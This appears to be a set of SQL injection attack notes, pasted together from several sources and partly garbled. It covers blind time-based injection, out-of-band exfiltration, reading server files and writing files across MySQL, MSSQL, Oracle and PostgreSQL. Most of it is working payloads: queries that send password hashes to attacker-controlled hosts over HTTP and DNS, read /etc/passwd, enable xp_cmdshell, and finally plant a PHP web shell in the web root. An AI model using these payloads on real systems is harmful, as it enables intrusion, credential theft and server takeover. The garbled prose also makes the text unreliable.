Dual is a table for testing so we can use it :D. you can go for Dual table in mySQL ostgreSQ if you like to goto its root. Over there what it’s the know is that u can use it and continue the injection. Now the ‘Like’ statement this is used in place of = operator but using like we can actually use wildcard character. If you it’s the know What is wildcard characters, then it’s the ll suggest this place is not for you. Okay there are two Wildcard character which we are going to use they are ‘\_’ which stands for single character and ‘%’ which stands for multiple character. Following are some examples for the Wild Characters usage.

Now let us start our Injection using this method. So the good thing about this injection we can guess and we can also check any character if exists in that word and after collecting this info we can make some nice guesses by our own.

So now we know it have 7 characters. Now lets check the common characters a,e,it’s the,o,u,s,t,r,h

1 and (select sleep(10) from dual where database() like ‘a\_\_\_\_’)#

...

1 and (select sleep(10) from dual where database() like ‘s\_\_\_\_’)#

1 and (select sleep(10) from dual where database() like ‘sa\_\_\_’)#

...

1 and (select sleep(10) from dual where database() like ‘sw\_\_\_’)#

1 and (select sleep(10) from dual where database() like ‘swa\_\_’)#

1 and (select sleep(10) from dual where database() like ‘swb\_\_’)#

1 and (select sleep(10) from dual where database() like ‘swi\_\_’)#

And so on.

After collecting this information let us assume we got a,e,d,b,s,\_,1

It’s the database so we can make a guess it makes the word ‘dbase\_1’ to make sure we are correct we can check it out

id=1’ and (select sleep(10) from dual where database() = ‘dbase\_1’)#

Delay

* + - * + **MySQL**

?id=1’ and if(ascii(substr(database(),1,1)=115,1,sleep(5))–+

The first letter of the database name is s (ascii is 115), if it is judged successfully, it will return directly, if it is judged wrong, it will pause for 5 seconds

?id=1’ and if(ascii(substr(database(),2,1))=101,1,sleep(5))–+

**‘AND** **IF**(((ascii(substr((**SELECT** schema\_name **FROM** information\_schema.schemata **LIMIT** 0,1),1,1)))) > 95,sleep(10),**NULL**)*–*

**Get the length of the first database**

?id=1’and If(length((select schema\_name from information\_schema.schemata limit 0,1))=18,sleep(10),1)--+

**Get the first character of the first database**

?id=1’and If(ascii(substr((select schema\_name from information\_schema.schemata limit 0,1),1,1))=105,sleep(10),1)--+

* + - * **Get The Table name/column names**
        + **Oracle**

We got the Database name now lets target tables containing any column name which contains the string “pass”.

[www.vuln](http://www.vuln)-web.com/photo.php?id=1’ and (select sleep(10) from dual where (select table\_name from information\_schema.columns where table\_schema=database() and column\_name like ‘%pass%’ limit 0,1) like ‘%’)#

We searched for the first table name which contains columns like pass. If the Query returns true that means there is some output. So now we can start guessing out the name after Couting the number of Characters.

[www.vuln](http://www.vuln)-web.com/photo.php?id=1’ and (select sleep(10) from dual where (select table\_name from information\_schema.columns where table\_schema=database() and column\_name like ‘%pass%’ limit 0,1) like ‘\_\_\_\_’)#

No Delay

[www.vuln](http://www.vuln)-web.com/photo.php?id=1’ and (select sleep(10) from dual where (select table\_name from information\_schema.columns where table\_schema=database() and column\_name like ‘%pass%’ limit 0,1) like ‘\_\_\_\_\_’)#

Delay

So we got 5 characters. Now we can start ostgreS the characters.

[www.vuln](http://www.vuln)-web.com/photo.php?id=1’ and (select sleep(10) from dual where (select table\_name from information\_schema.columns where table\_schema=database() and column\_name like ‘%pass%’ limit 0,1) like ‘%a%’)#

We checked A

[www.vuln](http://www.vuln)-web.com/photo.php?id=1’ and (select sleep(10) from dual where (select table\_name from information\_schema.columns where table\_schema=database() and column\_name like ‘%pass%’ limit 0,1) like ‘%s%’)#

We checked S

[www.vuln](http://www.vuln)-web.com/photo.php?id=1’ and (select sleep(10) from dual where (select table\_name from information\_schema.columns where table\_schema=database() and column\_name like ‘%pass%’ limit 0,1) like ‘%d%’)#

We Checked D

Let us assume we got e,s,r,u after getting this we can quickly the the last will be again s which will make ‘users’. Let us try

[www.vuln](http://www.vuln)-web.com/photo.php?id=1’ and (select sleep(10) from dual where (select table\_name from information\_schema.columns where table\_schema=database() and column\_name like ‘%pass%’ limit 0,1) like ‘users’)#

True

okay it worked now we will try to get the columns in the same way it’s the will just give the example query. And u can use the same method to get the data. You can even try for common names.

[www.vuln](http://www.vuln)-web.com/photo.php?id=1’ and (select sleep(10) from dual where (select column\_name from information\_schema.columns where table\_schema=database() and table\_name=’users’ and column\_name like ‘%username%’ limit 0,1) like ‘%’)#

if they return true then you it’s the have to waste your time in guessing characters.

* + - * + **MySQL**

**‘AND** **IF**(((ascii(substr((**SELECT** **TABLE\_NAME** **FROM** information\_schema.**TABLES** **WHERE** table\_schema=”database1” **LIMIT** 0,1),1,1))))> 95,sleep(10),**NULL**)*–*

?id=1’ and if(ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))=101,1,sleep(5))–+

The first letter of the email table is e (ascii is 101), and it will return directly if it is judged successful. If it is judged wrong, it will pause for 5 seconds.  
and so on, we can get all the data tables emails, ostgreSQ, uagents, users

?id=1’ and if(ascii(substr((select column\_name from information\_schema.columns where table\_name=‘users’ limit 0,1),1,1))=105,1,sleep(5))–+

Guess that the first character in the first column of the users table is i  
and so on, we get the column names are id, username, password

**‘AND** **IF**(((ascii(substr((**SELECT** column\_name **FROM** information\_schema.**COLUMNS** **WHERE** **TABLE\_NAME**=”table1” **LIMIT** 0,1),1,1)))) > 95,sleep(10),**NULL**)*–*

**Get the length of the fourth table in the security database**

<http://127>.0.0.1:6868/SQLi-labs-master/Less-5/?id=1’and If(length((select table\_name from information\_schema.tables where table\_schema=’security’ limit 3,1))=5,sleep(10),1)--+

**Get the first character of the fourth table in the security database**

<http://127>.0.0.1:6868/SQLi-labs-master/Less-5/?id=1’and If(ascii(substr((select table\_name from information\_schema.tables where table\_schema=’security’ limit 3,1),1,1))=117,sleep(10),1)--+

**Get the length of the second field of the users table in the security database**

<http://127>.0.0.1:6868/SQLi-labs-master/Less-5/?id=1’and If(length((select column\_name from information\_schema.columns where table\_schema=’security’ and table\_name=’users’ limit 1,1))=8,sleep(10),1)--+

**Get the first character of the second field of the users table in the security database**

<http://127>.0.0.1:6868/SQLi-labs-master/Less-5/?id=1’and If(ascii(substr((select column\_name from information\_schema.columns where table\_schema=’security’ and table\_name=’users’ limit 1,1),1,1))=117,sleep(10),1)--+

* + - * **Get Column Values**
        + **MySQL**

?id=1’ and if(ascii(substr((select username from users limit 0,1),1,1))=68,1,sleep(5))–+

Guess that the first digit of the first line of username is D  
Follow this idea to get all database information in turn

**Explode the length of the first data in the second field of the users table in the security database**

?id=1’and If(length((select username from security.users limit 0,1))=4,sleep(10),1)--+

* + **Tools**
    - **BBQSQL**
      * is a Kali Linux tool specifically created to exploit a blind SQL injection flaw. BBQSQL is a tool written in Python. It’s a menu-driven tool that asks several questions and then builds the injection attack based on your responses. It is one of the faster tools that can automate the testing of a blind SQL injection flaw with great accuracy.
  + **Resources**
    - <https://portswigger>.net/web-security/SQL-injection/blind
* **Blind SQL with Out of band attacks**
  + there are several alternative channels we can use. The most relevant are: HTTP, DNS, email and Database Connections. In this chapter, we’ll see only the first two because they are the most common scenarios. Using one channel over another depends on a number of factors (IE: the targeted DBMS). Each system defines its own features and policies; therefore, the use of a specific channel can be suitable only for that specific system context supporting that feature
  + A variety of network protocols can be used for this purpose, but typically the most effective is DNS (domain name service). This is because many production networks allow free egress of DNS queries, because they are essential for the normal operation of production systems.
  + **OOB techniques via HTTP** 
    - Let’s start exploring these channels from the HTTP perspective. We can leverage the HTTP channel for the DBMS systems that provide features for accessing data on the Internet over HTTP using SQL. Using these features, we can create a query to a web resource controlled by the hacker and then control the access log for analyzing all the requests arrived.
    - Among our three baseline DBMSs managed, the only system that provides this type of feature natively is Oracle. Here we can use two different techniques in performing HTTP requests. Oracle also two possibilities for performing HTTP requests: UTL\_HTTP and HTTPURI\_TYPE. The UTL\_HTTP package and the HTTPURI\_TYPE object type are granted to the public role by default and can be executed by any user in the database as well as via SQL injection.
    - The UTL\_HTTP package is interesting because it can be used both via SQL and PL/SQL. The package has two useful functions to perform HTTP requests: REQUEST and REQUEST\_PIECES. Both of these show a string length of 2000 or less bytes, which is the result returned from the HTTP request.
    - However, only the REQUEST function can be used straight in a SQL query. See below:
      * **SELECT UTL\_HTTP.REQUEST(‘hacker.site/’|| (SELECT spare4 FROM SYS.USER$ WHERE ROWNUM=1))FROM DUAL;**
      * ?vulnerableParam=(SELECT UTL\_HTTP.REQUEST(‘http://host/ sniff.php?sniff=’||(injection\_query)||’’) FROM DUAL)
        + Sniffer application will save results
      * ?vulnerableParam=(SELECT UTL\_HTTP.REQUEST(‘http://host/ ‘||(injection\_query)||’.html’) FROM DUAL)
        + Results will be saved in HTTP access logs
      * utl\_http.request (‘http://www.orasploit.com/’||(select password from dba\_users where rownum=1)) –
    - Whereas, REQUEST\_PIECES must be used within a PL/SQL block. Check out the example on the right
    - From the attacker’s point of view, the downside of using the UTL\_HTTP is that it is identified as a potential security problem in Administrator security guides, therefore it is often disabled. On the other hand, HTTPURIType is not marked as a risky method, thus it is more likely to be discovered as a potential way in.
    - We can also exfiltrate information via HTTP, using this package:
      * **SELECT HTTPURITYPE(‘hacker.site/’|| (injection)) .getclob()FROM DUAL;**
        + The GETCLOB() method returns the Character Large Object (CLOB) retrieved, but we can also use other methods such as: GETBLOB(), GETXML() and GETCONTENTTYPE().
      * ?param=SELECT HTTPURITYPE(‘hacker.site/’|| (SELECT spare4 FROM SYS.USER$ WHERE ROWNUM=1)) .getclob()FROM DUAL;
  + **OOB techniques Via DNS**
    - Another interesting exfiltration channel is, without a doubt, DNS. The main concept is similar to the HTTP exfiltration technique, but in this case, we leverage the DNS resolution process for retrieving the results of our query. In this context, instead of controlling the web server we have to control a DNS server. There are several pros to leveraging this technique. For example, even if the administrator sets an aggressive firewall policy filtering out any outgoing connections, the victim site will still both be able to reply to requests and perform DNS queries
    - In an OOB via DNS attack, the server uses a DNS resolver configured by the network administrator, but the resolver needs to contact a DNS server under the attacker’s control, therefore giving back the results of the injection to the attacker.
    - As a requirement, in order to monitor each performed query against the DNS server, the attacker must have access to that server. Clearly, the server must be registered as the authoritative name server for that zone (e.g. hacker.site)
    - **SQL Server**
      * MSSQL is full of Extended Stored Procedures, both those that are documented and those that are NOT. Using these procedures, we can provoke DNS requests by using UNC paths as we did with MySQL.
      * We can use the extended stored procedure
        + **MASTER..XP\_FILEEXIST**
      * to determine whether a particular file exists on the disk or not. This is how to execute that command:
        + **EXEC MASTER..XP\_FILEEXIST ‘C:\Windows\system.ini’**
        + Two other alternatives are XP\_DIRTREE and XP\_SUBDIRS.
      * stored procedures do not accept sub queries in a given parameter value; therefore, we need to pre-elaborate the form before submitting the request.
        + DECLARE @host varchar(1024); SELECT @host=(SELECT TOP 1 MASTER.DBO.FN\_VARBINTOHEXSTR(password\_hash) FROM SYS.SQL\_LOGINS WHERE name=’sa’) +’.hacker.site’; EXEC(‘MASTER..XP\_FILEEXIST “\\’+@host+’”’);
        + ?vulnerableParam=1; DECLARE @q varchar(1024); SET @q = ‘\\’+({INJECTION})+’.yourhost.com\\test.txt’; EXEC master..xp\_dirtree @q

Makes DNS resolution request to {INJECTION}.yourhost.com

{INJECTION} = You want to run the query.

* + - * + ?vulnerableParam=1; SELECT \* FROM OPENROWSET(‘SQLOLEDB’, ({INJECTION})+’.yourhost.com’;’sa’;’pwd’, ‘SELECT 1’)

Makes DNS resolution request to {INJECT}.yourhost.com

* + - **MySQL(windows)**
      * In MySQL, the function LOAD\_FILE() reads the file and returns the file contents as a string:
        + **SELECT LOAD\_FILE(“C:\\Windows\\system.ini”);**
      * We can exploit this function and provoke DNS requests by requesting a UNC path like this**:** [**\\[data].hacker.site**](file:///\\[data].hacker.site)
        + SELECT LOAD\_FILE(CONCAT(‘\\\\’, ‘SELECT password FROM mySQL.user WHERE user=\’root\’’, ‘.hacker.site’));

the backslash is a special character in MySQL, thus it must be escaped.

* + - * ?vulnerableParam=-99 OR (SELECT LOAD\_FILE(concat(‘\\\\’,INJECTION\_query, ‘yourhost.com\\’)))  
        Makes a NBNS query request/DNS resolution request to yourhost.com
      * ?vulnerableParam=-99 OR (SELECT INJECTION\_QUERY INTO OUTFILE ‘\\\\yourhost.com\\share\\output.txt’)
        + Writes data to your shared folder/file
        + {INJECTION} = You want to run the query.
    - **Oracle**
      * Under Oracle, we can again use the UTL\_INADDR package with the functions GET\_HOST\_ADDRESS and GET\_HOST\_NAME, as follows:
        + **SELECT UTL\_INADDR.GET\_HOST\_ADDRESS((SELECT password FROM SYS.USER$ WHERE name=’SYS’)||’.hacker.site’) FROM DUAL**
        + **SELECT UTL\_INADDR.GET\_HOST\_NAME((SELECT password FROM SYS.USER$ WHERE name=’SYS’)||’.hacker.site’) FROM DUAL**
        + ?vulnerableParam=(SELECT UTL\_INADDR.get\_host\_addr(({INJECTION})||’.yourhost.com’) FROM DUAL)  
          You need to sniff dns resolution requests to yourhost.com
        + ?vulnerableParam=(SELECT SYS.DBMS\_LDAP.INIT(({INJECTION})||’.yourhost.com’,80) FROM DUAL)  
          You need to sniff dns resolution requests to yourhost.com

{INJECTION} = You want to run the query.

* + - * Also function/packages such as HTTPURITYPE.GETCLOB, UTL\_HTTP.REQUEST and DBMS\_LDAP.INIT can be used; however, we should note that this strongly depends on the tested version of Oracle.
  + **DNS lookup with Burp collaborator**
    - The easiest and most reliable way to use out-of-band techniques is using **Burp collaborator**
      * This is a server that provides custom implementations of various network services (including DNS), and allows you to detect when network interactions occur as a result of sending individual payloads to a vulnerable application.
      * You can cause the database to perform a DNS lookup to an external domain. To do this, you will need to use Burp Collaborator client to generate a unique Burp Collaborator subdomain that you will use in your attack, and then poll the Collaborator server to confirm that a DNS lookup occurred.
      * The techniques for triggering a DNS query are highly specific to the type of database being used.
      * **Oracle**
        + The following technique leverages an XML external entity (XXE) vulnerability to trigger a DNS lookup. The vulnerability has been patched but there are many unpatched Oracle installations in existence:

SELECT extractvalue(xmltype(‘<?xml version=”1.0” encoding=”UTF-8”?><!DOCTYPE root [ <!ENTITY % remote SYSTEM “http://YOUR-SUBDOMAIN-HERE.burpcollaborator.net/”> %remote;]>’),’/l’) FROM dual

x’+UNION+SELECT+extractvalue(xmltype(‘<%3fxml+version%3d”1.0”+encoding%3d”UTF-8”%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+”http%3a//2cfu8tymis1p7n6qjqlbc2dsajg94y.burpcollaborator.net/”>+%25remote%3b]>’),’/l’)+FROM+dual–

* + - * + The following technique works on fully patched Oracle installations, but requires elevated privileges:

SELECT UTL\_INADDR.get\_host\_address(‘YOUR-SUBDOMAIN-HERE.burpcollaborator.net’)

* + - * **Microsoft**
        + exec master..xp\_dirtree ‘//YOUR-SUBDOMAIN-HERE.burpcollaborator.net/a’—
        + This will cause the database to perform a lookup for the following domain:

0efdymgw1o5w9inae8mg4dfrgim9ay.burpcollaborator.net

* + - * **PostgreSQL**
        + copy (SELECT ‘’) to program ‘nslookup YOUR-SUBDOMAIN-HERE.burpcollaborator.net’
      * **MySQL**
        + The following techniques work on Windows only:
        + LOAD\_FILE(‘\\\\YOUR-SUBDOMAIN-HERE.burpcollaborator.net\\a’) SELECT ... INTO OUTFILE ‘\\\\YOUR-SUBDOMAIN-HERE.burpcollaborator.net\a’
        + select @@version into outfile ‘\\\\192.168.0.100\\temp\\out.txt’;
        + select @@version into dumpfile ‘\\\\192.168.0.100\\temp\\out.txt

## **DNS lookup with data exfiltration**

* + - You can cause the database to perform a DNS lookup to an external domain containing the results of an injected query. To do this, you will need to use [Burp Collaborator client](https://portswigger.net/burp/documentation/desktop/tools/collaborator-client) to generate a unique Burp Collaborator subdomain that you will use in your attack, and then poll the Collaborator server to retrieve details of any DNS interactions, including the exfiltrated data.
    - **Oracle** 
      * **Payload**
        + TrackingId=x’ UNION SELECT extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http:// YOUR-SUBDOMAIN-HERE.burpcollaborator.net/"> %remote;]>'),'/l') FROM dual --
        + TrackingId=x’ UNION SELECT extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://'||(SELECT YOUR-QUERY-HERE)||'.YOUR-SUBDOMAIN-HERE.burpcollaborator.net/"> %remote;]>'),'/l') FROM dual --
      * **URL Encoded**
        + UNION%20%20SELECT%20extractvalue(xmltype(%27%3C%3Fxml%20version%3D%221.0%22%20encoding%3D%22UTF-8%22%3F%3E%3C!DOCTYPE%20root%20%5B%20%3C!ENTITY%20%25%20remote%20SYSTEM%20%22http%3A%2F%2Fat7szs7qr3f84c5yocrs52vuwl2bq0.burpcollaborator.net%2F%22%3E%20%25remote%3B%5D%3E%27)%2C%27%2Fl%27)%20FROM%20dual%20--%20
        + UNION%20%20SELECT%20extractvalue(xmltype(%27%3C%3Fxml%20version%3D%221.0%22%20encoding%3D%22UTF-8%22%3F%3E%3C!DOCTYPE%20root%20%5B%20%3C!ENTITY%20%25%20remote%20SYSTEM%20%22http%3A%2F%2F%27%7C%7C(**SELECT%20YOUR-QUERY-HERE**)%7C%7C%27.u83cecma6nusjwki3w6ckmaeb5hw5l.burpcollaborator.net.burpcollaborator.net%2F%22%3E%20%25remote%3B%5D%3E%27)%2C%27%2Fl%27)%20FROM%20dual%20--
        + x’+UNION+SELECT+extractvalue(xmltype(‘<%3fxml+version%3d”1.0”+encoding%3d”UTF-8”%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+”http%3a//’||(SELECT+password+FROM+users+WHERE+username%3d’administrator’)||’.YOUR-SUBDOMAIN-HERE.burpcollaborator.net/”>+%25remote%3b]>’),’/l’)+FROM+dual–
    - **Microsoft** 
      * declare @p varchar(1024);set @p=(SELECT YOUR-QUERY-HERE);exec(‘master..xp\_dirtree “//’+@p+’.YOUR-SUBDOMAIN-HERE.burpcollaborator.net/a”’)
      * 1 and exists(select \* from fn\_trace\_gettable(‘\\’%2b(select pass frop users where id=1)%2b’.xxxxxxx.burpcollaborator.net\1.trc’,default))
    - **PostgreSQL** 
      * create OR replace function f() returns void as $$
      * declare c text;
      * declare p text;
      * begin
      * SELECT into p (SELECT YOUR-QUERY-HERE);
      * c := ‘copy (SELECT ‘’’’) to program ‘’nslookup ‘||p||’.YOUR-SUBDOMAIN-HERE.burpcollaborator.net’’’;
      * execute c;
      * END;
      * $$ language plpgSQL security definer;
      * SELECT f();
    - **MySQL** 
      * The following technique works on Windows only:
      * SELECT YOUR-QUERY-HERE INTO OUTFILE ‘\\\\YOUR-SUBDOMAIN-HERE.burpcollaborator.net\a’
      * select load\_file(concat(‘\\\\’,version(),’.hacker.site\\a.txt’));
      * select load\_file(concat(0x5c5c5c5c,version(),0x2e6861636b65722e736974655c5c612e747874))
* **Exploiting the Operating System with SQL Injection**
  + **Reading Access [Files]**
    - Most of the features we are going to see in a minute rely on the FILE privilege that “gives you permission to read and write files on the server host.”
    - The FILE privileges can be granted to any MySQL user depending on the web application needs. It is always granted to the MySQL root user both on \*nix systems and MS Windows incarnations. This means that if an application connects to its database as root, exploiting a SQL injection will lead not only to data compromise but also to full server takeover.
    - **MySQL**
      * **Notes**
        + MySQL has a built-in function that allows the reading of text or binary files on the underlying file system: **LOAD\_FILE().** Or **LOAD DATA INFILE**
        + For the LOAD\_FILE and SELECT INTO OUTFILE commands to work, the MySQL user or the session user used by the vulnerable application must have been granted the **FILE** permission
        + The session user must have the following privileges: FILE and CREATE TABLE for the support table (only needed via batched queries).
        + On Linux and UNIX systems, the file must be owned by the user that started the MySQL process (usually mySQL) or be world-readable. On Windows, MySQL runs by default as Local System, so via the database management system it is possible to read any existing file
        + If you are root on the database, you can re-enable the LOAD\_FILE using the following query

GRANT FILE ON \*.\* TO ‘root’@’localhost’; FLUSH PRIVILEGES;#

* + - * + LOAD\_FILE() also accepts Universal Naming Convention (UNC) paths, which allow an enterprising attacker to search for files on other machines, or even to cause the MySQL server to connect back to his own machine
      * **Read ASCII files using the LOAD\_FILE function:**
        + SELECT LOAD\_FILE(‘file\_path’);
        + SELECT load\_file(‘/etc/passwd’)
        + id=1 union all select 1, 2, load\_file(‘C:/Windows/System32 /drivers/etc/hosts’)
        + ‘ UNION SELECT null,load\_file(‘etc/passwd’),null,null,null—
      * **Read File By Providing Name’s HEX Format** 
        + The syntax of the LOAD\_FILE command necessitates that the attacker use the single-quote character (‘), which sometimes poses a problem due to possible malicious character filtering within the application
        + MySQL’s ability to treat HEX-encoded strings as a substitute for string literals means that the following two statements are equivalent:

select ‘c:/boot.ini’

select 0x633a2f626f6f742e696e69

* + - * + Obviously if the target host is running PHP and has magic\_quotes turned on, we need to express the string ‘c:/boot.ini’ without using single quotes. Fortunately, MySQL accepts hex-encoded strings as a substitute for string literals.
        + if we have addslash () filter quote function, there will be an error regarding the name is surrounded by single quotes so we have to encode it to hex code
        + Example

load\_file(0x2f6368616c6c656e67652f7765622d736572766575722f636833312f696e6465782e706870)

‘ UNION SELECT load\_file(0x633a2f626f6f742e696e69) --+-

* + - * **Read binary files**
        + The LOAD\_FILE function also handles binary files transparently, which means that with a little bit of finesse we can use the function to read binary files from the remote host easily Of course, the binary data are not viewable, making it unusable to us, but MySQL comes to the rescue with its built-in HEX() function you can use load\_file() together with the HEX function:

HEX(LOAD\_FILE(‘<text\_file\_path>’))

‘ union select NULL,HEX(LOAD\_FILE(‘/tmp/temp.bin’))#

By using this method, you can convert any binary file to a long hex string that you can use to steal any data from the server.

* + - * + You can use the substring function to split this, effectively obtaining chunks of the binary file at a time to overcome limitations that the application might impose
      * **Using LOAD DATA INFILE**
        + It is also possible to parse the content of a file and tell MySQL how to distinguish a record from another one:

CREATE TABLE temptable(output longtext); LOAD DATA INFILE ‘/etc/passwd’ INTO TABLE temptable FIELDS TERMINATED BY ‘\n’ (output);

* + - * **Some Limitations**
        + The file content can be retrieved via either UNION query, blind or error-based SQL injection technique. However, there are some limitations to consider when calling the LOAD\_FILE() function:

The maximum length of file characters displayed is 5000 if the column datatype where the file content is appended is varchar;

The content is truncated to a few characters in many cases when it is retrieved via error based SQL injection technique;

The file can be in binary format (e.g. an ELF on Linux or a portable executable on Windows) and, depending on the web application language, it cannot be displayed within the page content via UNION query or error based SQL injection technique.

* + - * **To bypass these limitations the steps are:**
        + Via batched queries:

Create a support table with one field, data-type longtext;

Use LOAD\_FILE() function to read the file content and redirect via INTO DUMPFILE[48] the corresponding hexadecimal encoded string value into a temporary file;

Use LOAD DATA INFILE to load the temporary file content into the support table

* + - * + Via any other SQL injection technique:

Retrieve the length of the support table’s eld value;

Dump the support table’s eld value in chunks of 1024 characters.

* + - **MS-SQL server** 
      * During a penetration test it can be very useful to have read access to files on the compromised machine: it can lead to disclosure of information that helps the attacker to perform further attacks as it can lead to sensible users’ information leakage.
      * **Reading Files with BULK Insert**
        + Because Microsoft SQL Server allows for stacked queries, we can use BULK Insert Statement to Read files
        + This can be done by putting file content into a table. Then can then extract the table via SQLi as any other table
        + Example :

CREATE TABLE filecontent(line varchar(8000)); BULK INSERT filecontent FROM ‘<Target\_file>’;

?sname=Vuln’; create table hacked(line varchar(8000)); bulk insert hacked from ‘c:\boot.ini’;--

/\* It’s the to drop the table after extracting it: DROP TABLE filecontent; \*/

UNION Select NULL , **line** FROM hacked –

* + - * **Reading File with master..xp\_cmdshell:**
        + **Get the sa Password:**

The sa user has complete control over the DBMS, the databases it contains and...the advanced features! Once we have the SHA-1 hash of the password, we can crack it and access the database in the same manner as a legitimate database administrator.

Most of the functionalities useful for a penetration tester exploit the **xp\_cmdshell stored procedure.**

There are two queries you can run to retrieve the username and the password hash:

SELECT name, password FROM master..sysxlogins (msSQL server 2000)

SELECT name, password\_hash FROM master.sys.SQL\_logins (msSQL server >= 2005)

You can use the following syntax to run any OS command:

EXEC master..xp\_cmdshell ‘<command>’

However, xp\_cmdshell is not enabled by default. Moreover, it requires sa privileges. But, if the web application is connecting to the backend DB as the sa user, or we can somewhat connect as sa, we can enable it! To enable it we have to issue the following commands:

EXEC sp\_configure ‘show advanced options’, 1;

RECONFIGURE;

EXEC sp\_configure ‘xp\_cmdshell’, 1;

RECONFIGURE;

And, we can re-disable it after we are done with our tests:

EXEC sp\_configure ‘xp\_cmdshell’, 0;

EXEC sp\_configure ‘show advanced options’, 0;

RECONFIGURE;

* + - * + **read the file system by launching the dir command:**

EXEC master..xp\_cmdshell ‘dir <target directory>’

That will return the directory listing of <target directory>.

* + - * + **To read the result, we can save the output of the command on a web accessible folder:**

EXEC master..xp\_cmdshell ‘dir c:\ > C:\inetpub\wwwroot\site\dir.txt’–

and then just browse to dir.txt at the URL:

<http://site>.com/dir.txt

* + - **PostgreSQL**
      * **First Method**
        + select pg\_ls\_dir(‘./’);
        + select pg\_read\_file(‘PG\_VERSION’, 0, 200);

NOTE: Earlier versions of Postgres did not accept absolute paths in pg\_read\_file or pg\_ls\_dir. Newer versions will allow reading any file/filepath for super users or users in the default\_role\_read\_server\_files group.

* + - * **Second Method** 
        + PostgreSQL offers a built-in COPY function that allows text files to be copied into the text fields of a table. The files copied using the COPY function should either be world readable or should be owned by the user who is running the PostgreSQL process (usually the postgres user). The following example demonstrates how an attacker reads the contents of the file ‘/etc/passwd’:

Creating a temporary table:

<http://10>.10.10.114/test.php?id=1;CREATE table temp (**name** text);--

Copy the file into the table:

<http://10>.10.10.114/test.php?id=1; copy temp FROM ‘/etc/passwd’; --

Read the table

Once the file has been copied to the table, the table can be read using other SQL injection techniques, such as union techniques or the blind techniques :

<http://10>.10.10.114/test.php?id=1 union select 2, **name** from temp –

* + - * **Third Method**
        + Bernardo Damele in his talk at Black Hat Europe in 2009 showed an alternate method by which an attacker can write files to remote database. PostgreSQL has native functions to deal with Large Objects: lo\_create(), lo\_export() and lo\_unlink(). These functions have been designed to store large files within the database or reference local files via pointers, called OID, that can then be copied to other files on the file system. By abusing these functions it is possible to successfully write both text and binary files on the database host

SELECT lo\_import(‘/etc/passwd’); -- will create a large object from the file and return the OID

SELECT lo\_get(16420); -- use the OID returned from the above

SELECT \* from pg\_largeobject; -- or just get all the large objects and their data

* + - **ORACLE Database**
      * Oracle offers various possibilities to read files from the underlying operating system. Most of them require the ability to run PL/SQL codes. There are three different (known) interfaces to access files:
        + utl\_file\_dir/Oracle directories
        + Java
        + Oracle Text
      * By default, an unprivileged user cannot read (or write) files at the operating system level. With the right privileges this will be an easy job. Using utl\_file\_dir and Oracle directories is the most common way to access files. The utl\_file\_dir database parameter (deprecated since Oracle 9i Rel. 2) allows you to specify a directory on an operating system level. Any database user can read/write/ copy files inside this directory
        + (check: select name,value from v$parameter where name=‘UTL\_FILE\_DIR’).
        + If the value of utl\_file\_dir is \*, there are no limitations regarding where the database process can write
      * The following methods allow you to read files from the Oracle database using utl\_file\_dir/Oracle directories:
        + UTL\_FILE (PL/SQL, Oracle 8 through 11g)
        + DBMS\_LOB (PL/SQL, Oracle 8 through 11g)
        + External tables (SQL, Oracle 9i Rel. 2 through 11g)
        + XMLType (SQL, Oracle 9i Rel. 2 through 11g)
      * **Reading Files Using Java / Oracle Text**
        + instead of using the utl\_file\_dir/Oracle directory concept, it is also possible to read and write files using Java. You can find sample code for this approach on Marco Ivaldis’s Web site, at [www.0xdeadbeef.info/exploits/raptor\_oraexec.SQL](http://www.0xdeadbeef.info/exploits/raptor_oraexec.sql).
        + A widely unknown technique for reading files and URIs is Oracle Text. This feature does not require Java or utl\_file\_dir/Oracle directories. Just insert the file or URL you want to read into a table, and create a full text index or wait until the full text index is created. The index contains the contents of the entire file.
        + The following sample code shows how to read the boot.ini file by inserting it into a table:

CREATE TABLE files (id NUMBER PRIMARY KEY, path VARCHAR(255) UNIQUE, ot\_format VARCHAR(6) ); INSERT INTO files VALUES (1, ‘c:\boot.ini’, NULL); CREATE INDEX file\_index ON files(path) INDEXTYPE IS ctxsys. contextPARAMETERS (‘datastore ctxsys.file\_datastore format column ot\_format’);

-- retrieve data from the fulltext index

Select token\_text from dr$file\_index$i;

* + **Write Access [upload files]**
    - The writing file capability comes in very handy when uploading backdoor shells, phishing pages and so on. Keep in mind that if there is an injection into a GET parameter, then the maximum length of the file should be less than the size of the length of the URL accepted by the web server. For Apache httpd, the default maximum URL length is 8 kilobytes, so files less than that can be uploaded with this trick. Although, penetration testers typically upload a small PHP script in the document root of the web server it provides the functionality to upload more files to bypass the URL length limitation. For injections involving a POST parameter this shouldn’t be a problem
    - **MySQL Database**
      * MySQL has a built-in SELECT clause that allows the outputting of data into a file: **INTO DUMPFILE/INTO OUTFILE**. The INTO OUTFILE command allows the results of a select statement to be written to a world-readable file owned by the owner of the MySQL process (dumpfile allows for binary file writing) but the session user must have the following privileges: **FILE**
        + and INSERT, UPDATE and CREATE TABLE for the support table (only needed via batched queries).
      * The created file is always world-writable. On Linux and UNIX systems it is owned by the user that started the MySQL process (usually mySQL). On Windows, MySQL runs by default as Local System, and the file will be world-readable by everyone.
      * **Uploading Word Readable Files**
        + By using the SELECT ... INTO DUMPFILE statement, you can write to a file the result of a query; this can be used to download huge query results via the web application and to upload penetration tester supplied data to the server.

Union SELECT <fields> FROM <table> INTO DUMPFILE ‘<output file path>’;

UNION select NULL,NULL , ‘This is a test’ into OUTFILE ‘/tmp/test.txt’

UNION select 1,2,3 into outfile “C:\\xampp\\htdocs\\SQLi-labs\\Less-7\\new.txt”

aaa’ union select NULL,’SensePost 2008\n’ into dumpfile ‘/tmp/sp.txt’#

we first use the search term aaa because we don’t want actual results to be returned and mess up our outfile. We then use NULL to match the number of columns for the union to work. We use dumpfile (allowing a binary file to be output) instead of outfile, so we have to supply the \n we need for the line to be terminated as normal

* + - * + INTO OUTFILE function to create a malicious PHP file in the server’s web root.

union all select 1, 2, “<?php echo shell\_exec($\_GET[‘ cmd’]);?>” into OUTFILE ‘c:\\xampp\\htdocs\\backdoor.php’ --+

